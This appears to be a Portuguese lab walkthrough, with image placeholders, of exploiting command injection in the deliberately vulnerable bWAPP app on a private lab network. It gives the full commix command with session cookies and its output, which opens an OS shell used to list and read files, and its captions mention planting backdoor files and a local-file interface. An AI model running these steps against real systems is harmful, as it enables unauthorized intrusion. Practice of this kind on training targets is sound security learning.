
Utilizando Command Injection no Commix para identificar os caminhos das pastas:

```
commix -u http://10.0.2.15/bWAPP/commandi.php --cookie='PHPSESSID=e8rhpiohmnt06oup6ss3sahh04; security_level=0' --data='target=10.0.2.15&form=submi
```


```
┌──(kali㉿kali)-[~]
└─$ commix -u http://10.0.2.4/bWAPP/commandi.php --cookie='PHPSESSID=vlsuefeabsm7eqrc6ds652ng24; security_level=0' --data='target=10.0.2.15&form=submit'

                      __
   ___   ___     ___ ___ ___ ___ ___  __  __
  / __|  / _ \   / __/ _ \ __| _ \ _ \ \ \/ /
 | (__  | (_) | | (_| (_) | _||   /  _/ >  <
  \___|  \___/   \___\___/|___|_|_\_| /_/\_\  v4.0-stable
                                              https://commixproject.com
                                              (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program.

[18:37:20] [info] Testing connection to the target URL.
[18:37:20] [warning] Potential CAPTCHA protection mechanism detected.
[18:37:20] [info] Checking if the target is protected by some kind of WAF/IPS.
[18:37:20] [info] Performing identification (passive) tests to the target URL.
Resumed POST parameter 'target' injection point from stored session. Do you want to prompt for a pseudo-terminal shell? [Y/n] > y
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) >
```

```
commix(os_shell) > pwd
/owaspbwa/bwapp-git/bWAPP
commix(os_shell) > ls | grep message.txt
message.txt
commix(os_shell) > cat message.txt
Try to climb higher Spidy ...
commix(os_shell) > ls
666 admin aim.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3
.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt captcha.php captcha_box.php clickjacking.php commandi.php commandi_blind.php config.inc config.inc.php connect.php connect_1.php credits.php cs_va
lidation.php csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php directory_traversal_2.php documents fonts functions_external.php heartbleed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php html_current_url.ph
p html_get.php html_post.php html_stored.php http_response_splitting.php http_verb_tampering.php images index.php info.php info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php inform
ation_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php install.php insuff_transport_layer_protect.php js lang_e
n.php lang_fr.php lang_nl.php ldap_connect.php ldapi.php login.php logout.php maili.php manual_interv.php message.txt mysqli_ps.php password_change.php passwords php_cgi.php php_eval.php phpi.php phpinfo.php portal.bak portal.php portal
.zip reset.php restrict_device_access.php restrict_folder_access.php rlfi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php secret_change.php secret_html.php security.php security_level_check.php security_l
evel_set.php selections.php sm_cors.php sm_cross_domain_policy.php sm_dos.php sm_dos_1.php sm_dos_2.php sm_ftp.php sm_local_priv_esc.php sm_mitm_1.php sm_mitm_2.php sm_obu_files.php sm_robots.php sm_samba.php sm_snmp.php sm_webdav.php s
m_xst.php smgmt_admin_portal.php smgmt_cookies_httponly.php smgmt_cookies_secure.php smgmt_sessionid_url.php smgmt_strong_sessions.php soap sqli_1.php sqli_2.php sqli_3.php sqli_4.php sqli_5.php sqli_6.php sqli_7.php sqli_8-1.php sqli_8
-2.php sqli_9.php ssii.php ssrf.php stylesheets test.php top_security.php training.php training_install.php unrestricted_file_upload.php unvalidated_redir_fwd.php unvalidated_redir_fwd_1.php unvalidated_redir_fwd_2.php update.php user_a
ctivation.php user_extra.php user_new.php web.config ws_soap.php xml_1.php xml_2.php xss_ajax_1-1.php xss_ajax_1-2.php xss_ajax_2-1.php xss_ajax_2-2.php xss_back_button.php xss_custom_header.php xss_eval.php xss_get.php xss_href-1.php
 xss_href-2.php xss_href-3.php xss_json.php xss_php_self.php xss_post.php xss_referer.php xss_stored_1.php xss_stored_2.php xss_stored_3.php xss_user_agent.php xxe-1.php xxe-2.php
```


Arquivos que servirão como backdoor para acesso




Já com acesso, inserimos nosso Local File





Voltando ao site conseguimos ter acesso aos arquivos com uma interface de navegação




